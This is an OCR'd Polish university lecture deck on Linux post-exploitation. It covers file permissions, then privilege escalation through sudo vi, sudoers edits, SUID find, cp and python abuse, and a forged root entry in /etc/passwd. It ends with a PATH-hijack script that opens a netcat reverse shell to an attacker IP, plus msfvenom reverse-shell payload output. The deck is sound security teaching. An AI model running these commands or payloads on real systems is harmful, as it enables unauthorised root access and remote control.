Politechnika Wrocławska

Post Exploitation – Linux Privilege Escalation

Łukasz Dolata

Autorzy prezentacji:

Łukasz Dolata
Patryk Ryznar

22.03.2022

HR EXCELLENCE IN RESEARCH

Politechnika Wrocławska

Jakie aspekty poruszymy


1. Czym jest Post Exploitation
2. Uprawnienia w Linuxie
3. Privilage Escalation
4. Reverse Shell
5. Zacieranie śladów
6. Mamy roota, co dalej?

Post Exploitation – czym jest

Jest to **każda czynność** wykonana na skompromitowanym systemie.

Uprawnienia

r – odczyt
w – zapis
x – uruchamianie




4 – odczyt
2 – zapis
1 - uruchamianie

```
rwx rw- r--
111 110 100
  7   6   4
```

u – właściciel pliku
g – grupa
o - inni użytkownicy
a – wszyscy użytkownicy

Politechnika Wrocławska

Uprawnienia



Uprawnienia

Ustawienia domyślne

```
┌──[root@kali]─[~/prezka]
└─── #touch plik.txt
┌──[root@kali]─[~/prezka]
└─── #ls -l
total 0
-rw-r--r-- 1 root root 0 Mar 20 08:56 plik.txt
```

chmod a+x plik.txt


```
┌──[root@kali]─[~/prezka]
└─── #chmod a+x plik.txt
┌──[root@kali]─[~/prezka]
└─── #ls -l
total 0
-rwxr-xr-x 1 root root 0 Mar 20 08:56 plik.txt
```

chmod 764 plik.txt

```
┌──[root@kali]─[~/prezka]
└─── #chmod 764 plik.txt
┌──[root@kali]─[~/prezka]
└─── #ls -l
total 0
-rwxrw-r-- 1 root root 0 Mar 20 08:56 plik.txt
```

Uprawnienia

chown bob:hackers plik.txt



Uprawnienia

r – odczyt plików w folderze
w – dodawanie i usuwanie plików w folderze
x – swobodne poruszanie się po folderze

Dla uprawnień o=rw

```
$ touch ./folder/test.txt
touch: cannot touch './folder/test.txt': Permission denied
```

```
$ cat ./folder/test2.txt
cat: ./folder/test2.txt: Permission denied
$ ls -l folder
ls: cannot access 'folder/test.txt': Permission denied
ls: cannot access 'folder/test2.txt': Permission denied
total 0
-????????? ? ? ? ?            ? test2.txt
-????????? ? ? ? ?            ? test.txt
```

```
$ cat ./folder/test2.txt
cat: ./folder/test2.txt: Permission denied
```

W skrócie: `r--` = `rw-` ale `r-x` =/= `rwx`

Uprawnienia – specjalne uprawnienia

- Setuid (s lub S)

```
docker@ubuntu:~/Pentester-2021$ ls -la /usr/bin/sudo
-rwsr-xr-x 1 root root 166056 Jul 15  2020 /usr/bin/sudo
```

- Setgid (s lub S)

```
docker@ubuntu:~/Pentester-2021$ ls -la /usr/bin/crontab
-rwxr-sr-x 1 root crontab 43720 Feb 13  2020 /usr/bin/crontab
```


- sticky bit (t lub T)

```
docker@ubuntu:~$ ls -ld /tmp
drwxrwxrwt 20 root root 4096 Feb 23 09:42 /tmp
```

W kwestii bezpieczeństwa:
SGID > SUID

Privilege Escalation

Jest to podnoszenie uprawnień w celu zdobycia dostępu do różnych zasobów.



Linux Privilege Escalation

Jaka wersja systemu ?

```
# cat /etc/os-release
# hostnamectl
```

Jaka wersja kernela ?

```
# uname –r
```

Jakie zmienne środowiskowe ?

```
# cat /etc/bashrc
# echo $PATH
```

Jakie serwisy są uruchomione ?

```
# ps aux
```

Linux Privilege Escalation

Jakie serwisy są uruchomione jako root ?

```
# ps aux | grep root
```

Jakie zadania są uruchomione w cronie ?

```
# crontab –l
```

Jaka jest konfiguracja sieci ?

```
# cat /etc/resolv.conf
```

Politechnika Wrocławska

Linux Privilege Escalation

https://github.com/C0nd4/OSCP-Priv-Esc

Politechnika Wrocławska

Exploiting Sudo Rights

/etc/sudoers

Politechnika Wrocławska

Exploiting Sudo Rights

Sudo – nadaje tymczasowe uprawnienia roota

sudo -l

```
hussar@hussar-vm:~$ sudo -l
Matching Defaults entries for hussar on hussar-vm:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\

User hussar may run the following commands on hussar-vm:
    (root) NOPASSWD: /usr/bin/vi
hussar@hussar-vm:~$
hussar@hussar-vm:~$
hussar@hussar-vm:~$
```

Exploiting Sudo Rights

```
hussar@hussar-vm:~$ sudo vi
```

```
:!bash
```

Wyjście do konsoli ale już jako root

```
hussar@hussar-vm:~$ sudo vi

root@hussar-vm:/home/hussar# id
uid=0(root) gid=0(root) groups=0(root)
root@hussar-vm:/home/hussar#
```

Edytor vi oraz vim ;)

Politechnika Wrocławska

Exploiting Sudo Rights

Lista rzeczy do których mamy uprawnienia jako sudo

```
hussar@hussar-vm:~$ sudo -l
Matching Defaults entries for hussar on hussar-vm:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\

User hussar may run the following commands on hussar-vm:
    (root) NOPASSWD: /usr/bin/vi /home/hussar/*
hussar@hussar-vm:~$
```

Exploiting Sudo Rights

```
hussar@hussar-vm:~$ sudo vi /home/hussar/../../etc/sudoers
hussar@hussar-vm:~$
hussar@hussar-vm:~$
```

Plik /etc/sudoers

```
# User privilege specification
root    ALL=(ALL:ALL) ALL
bob     ALL=NOPASSWD: /usr/bin/vi
```

```
# User privilege specification
root    ALL=(ALL:ALL) ALL
bob     ALL=NOPASSWD: ALL
```

```
hussar@hussar-vm:~/Desktop$ sudo -l
Matching Defaults entries for hussar on hussar-vm:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\

User hussar may run the following commands on hussar-vm:
    (root) NOPASSWD: ALL
hussar@hussar-vm:~/Desktop$
hussar@hussar-vm:~/Desktop$
hussar@hussar-vm:~/Desktop$
hussar@hussar-vm:~/Desktop$
```

Politechnika Wrocławska

Exploiting Sudo Rights

$ sudo -i

```
hussar@hussar-vm:~$ sudo -l
Matching Defaults entries for hussar on hussar-vm:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:

User hussar may run the following commands on hussar-vm:
    (root) NOPASSWD: ALL
hussar@hussar-vm:~$ sudo -i
root@hussar-vm:~# id
uid=0(root) gid=0(root) groups=0(root)
root@hussar-vm:~#
root@hussar-vm:~#
root@hussar-vm:~#
```

SUID exploitation

```
hussar@hussar-vm:~$ find / -perm /4000 2>/dev/null
/snap/core18/1988/bin/mount
/snap/core18/1988/bin/ping
/snap/core18/1988/bin/su
/snap/core18/1988/bin/umount
/snap/core18/1988/usr/bin/chfn
/snap/core18/1988/usr/bin/chsh
/snap/core18/1988/usr/bin/gpasswd
/snap/core18/1988/usr/bin/newgrp
/snap/core18/1988/usr/bin/passwd
/snap/core18/1988/usr/bin/sudo
/snap/core18/1988/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1988/usr/lib/openssh/ssh-keysign
/snap/snapd/11036/usr/lib/snapd/snap-confine
/opt/VBoxGuestAdditions-6.1.16/bin/VBoxDRMClient
/usr/sbin/pppd
/usr/bin/chfn
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/vmware-user-suid-wrapper
/usr/bin/umount
/usr/bin/mount
/usr/bin/pkexec
/usr/bin/find
/usr/bin/newgrp
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/xorg/Xorg.wrap
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
```

$ find / -perm /4000

SUID exploitation - find

$ touch plik

```
hussar@hussar-vm:~$ ls -l
total 36
drwxr-xr-x 3 hussar hussar 4096 lut 23 14:27 Desktop
drwxr-xr-x 2 hussar hussar 4096 lut 23 13:59 Documents
drwxr-xr-x 2 hussar hussar 4096 lut 23 13:59 Downloads
drwxr-xr-x 2 hussar hussar 4096 lut 23 13:59 Music
drwxr-xr-x 2 hussar hussar 4096 lut 23 13:59 Pictures
-rwxrwxr-x 1 hussar hussar   28 mar  1 13:02 plik
drwxr-xr-x 2 hussar hussar 4096 lut 23 13:59 Public
drwxr-xr-x 2 hussar hussar 4096 lut 23 13:59 Templates
drwxr-xr-x 2 hussar hussar 4096 lut 23 13:59 Videos
```

```
hussar@hussar-vm:~$ find plik -exec whoami \;
root
```

Co dalej ?

SUID exploitation - find

Wykonanie dowolnej komendy jako root.

```
hussar@hussar-vm:~/Desktop/Pentester2021$ find plik -exec vi /etc/sudoers \;
```

```
# User privilege specification
root    ALL=(ALL:ALL) ALL
hussar  ALL=NOPASSWD: ALL
```

SUID exploitation - cp

$ python –m http.server 1234

```
hussar@hussar-vm:/tmp$ cp /etc/passwd /tmp/passwd
hussar@hussar-vm:/tmp$ ls -l /tmp/passwd
-rw-r--r-- 1 root root 2786 mar  2 11:13 /tmp/passwd
hussar@hussar-vm:/tmp$ python -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
```

wget http://[adres_ofiary]:[port_ofiary]/passwd

```
┌──(root💀kali)-[~/Desktop]
└─# wget http://10.0.3.4:1234/passwd
--2021-03-02 10:35:54--  http://10.0.3.4:1234/passwd
Connecting to 10.0.3.4:1234... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2786 (2.7K) [application/octet-stream]
Saving to: 'passwd'

passwd                                              100%[=========

2021-03-02 10:35:54 (551 MB/s) - 'passwd' saved [2786/2786]
```

SUID exploitation - cp

openssl passwd -1 –salt hash whitehats

```
┌──(root💀kali)-[~/Desktop]
└─# openssl passwd -1 -salt hash whitehats
$1$hash$ctZfZtG.R3TRnFLAl4AfL/
```

```
┌──(root💀kali)-[~/Desktop]
└─# tail passwd
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
hussar:x:1000:1000:Hussar,,,:/home/hussar:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
vboxadd:x:998:1::/var/run/vboxadd:/bin/false
```

haker:1hash$ctZfZtG.R3TRnFLAl4AfL/:0:0:root:/root:/bin/bash

SUID exploitation - cp

python –m http.server 1234

```
┌──(root💀kali)-[~/Desktop]
└─# python -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
```

```
hussar@hussar-vm:/tmp$ wget http://10.0.3.5:1234/passwd
--2021-03-02 11:47:21--  http://10.0.3.5:1234/passwd
Connecting to 10.0.3.5:1234... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2848 (2,8K) [application/octet-stream]
Saving to: ‘passwd.2’

passwd.2                                            100%[=======

2021-03-02 11:47:21 (436 MB/s) - ‘passwd.2’ saved [2848/2848]
```

SUID exploitation - cp

$ cp passwd.2 /etc/passwd

Poprzedni plik /etc/passwd

```
hussar@hussar-vm:/tmp$ tail -5 passwd
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
hussar:x:1000:1000:Hussar,,,:/home/hussar:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
vboxadd:x:998:1::/var/run/vboxadd:/bin/false
```

Obecny plik /etc/passwd

```
hussar@hussar-vm:/tmp$ tail -5 /etc/passwd
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
hussar:x:1000:1000:Hussar,,,:/home/hussar:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
vboxadd:x:998:1::/var/run/vboxadd:/bin/false
haker:$1$hash$ctZfZtG.R3TRnFLAl4AfL/:0:0:root:/root:/bin/bash
```

Politechnika Wrocławska

SUID exploitation - cp

```
hussar@hussar-vm:/tmp$ su haker
Password:
root@hussar-vm:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@hussar-vm:/tmp#
```

Politechnika Wrocławska

SUID exploitation - python

```
hussar@hussar-vm:~$ find / -perm /4000 2>/dev/null
/snap/core18/1988/bin/mount
/snap/core18/1988/bin/ping
/snap/core18/1988/bin/su
/snap/core18/1988/bin/umount
/snap/core18/1988/usr/bin/chfn
/snap/core18/1988/usr/bin/chsh
/snap/core18/1988/usr/bin/gpasswd
/snap/core18/1988/usr/bin/newgrp
/snap/core18/1988/usr/bin/passwd
/snap/core18/1988/usr/bin/sudo
/snap/core18/1988/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1988/usr/lib/openssh/ssh-keysign
/snap/snapd/11036/usr/lib/snapd/snap-confine
/opt/VBoxGuestAdditions-6.1.18/bin/VBoxDRMClient
/usr/sbin/pppd
/usr/bin/chfn
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/passwd
/usr/bin/python3.8
```

Politechnika Wrocławska

SUID exploitation - python

$ python –c ’import os; os.setuid(0); os.system(”/bin/bash”)’

$ python -c 'import os; os.execve("/bin/bash",["bash","-p"],{})'

```
hussar@hussar-vm:~$ python -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@hussar-vm:~# id
uid=0(root) gid=1000(hussar) groups=1000(hussar),4(adm),24(cdrom),30(dip),46(plugdev)
root@hussar-vm:~# whoami
root
root@hussar-vm:~# sudo -l
Matching Defaults entries for root on hussar-vm:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:

User root may run the following commands on hussar-vm:
    (ALL : ALL) ALL
root@hussar-vm:~#
```

Politechnika Wrocławska

Czym jest zmienna PATH

$ echo $PATH

```
hussar@hussar-vm:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
hussar@hussar-vm:~$
```

Politechnika Wrocławska

PATH exploitation

$ echo $PATH

```
hussar@hussar-vm:~$ echo $PATH
.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
hussar@hussar-vm:~$
```

PATH exploitation

Co zostanie wyświetlone po wykonaniu poniższej komendy ?

```
root@hussar-vm:~# cd /home/hussar
root@hussar-vm:/home/hussar#
root@hussar-vm:/home/hussar#
root@hussar-vm:/home/hussar# ls
```

PATH exploitation

~$ touch ls
~$ vim ls
~$ chmod +x ls

```
hussar@hussar-vm:/tmp$ ls -l ~/ls
-rwxrwxr-x 1 hussar hussar 52 mar  4 19:54 /home/hussar/ls
```


```
#!/usr/bin/env bash

nc 10.0.3.5 5555 -e /bin/bash
```


Co robi powyższe polecenie ?

Netcat – Reverse Shell

Maszyna atakująca oczekuje na zestawienie połączenie




Zestawienie połączenia



PATH exploitation

```
┌──(root💀kali)-[~]
└─# nc -lvp 5555
listening on [any] 5555 ...
10.0.3.4: inverse host lookup failed: Unknown host
connect to [10.0.3.5] from (UNKNOWN) [10.0.3.4] 58488
cat /etc/hostname
hussar-vm
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```

Bind shell vs Reverse shell



Politechnika Wrocławska

-e invalid option ☹

```
pentester@pentester:~$ nc -p 10.0.3.9 5555 -e /bin/bash
nc: invalid option -- 'e'
usage: nc [-46CDdFhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]
          [-m minttl] [-O length] [-P proxy_username] [-p source_port]
          [-q seconds] [-s source] [-T keyword] [-V rtable] [-W recvlimit] [-w timeout]
          [-X proxy_protocol] [-x proxy_address[:port]]           [destination] [port]
pentester@pentester:~$
```

Msfvenom

msfvenom -p cmd/unix/reverse_netcat LHOST=[Adres IP hosta] LPORT=[port]

```
┌──(root💀kali)-[~]
└─# msfvenom -p cmd/unix/reverse_netcat LHOST=10.0.3.9 LPORT=5555
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 90 bytes
mkfifo /tmp/dynir; nc 10.0.3.9 5555 0</tmp/dynir | /bin/sh >/tmp/dynir 2>&1; rm /tmp/dynir
```

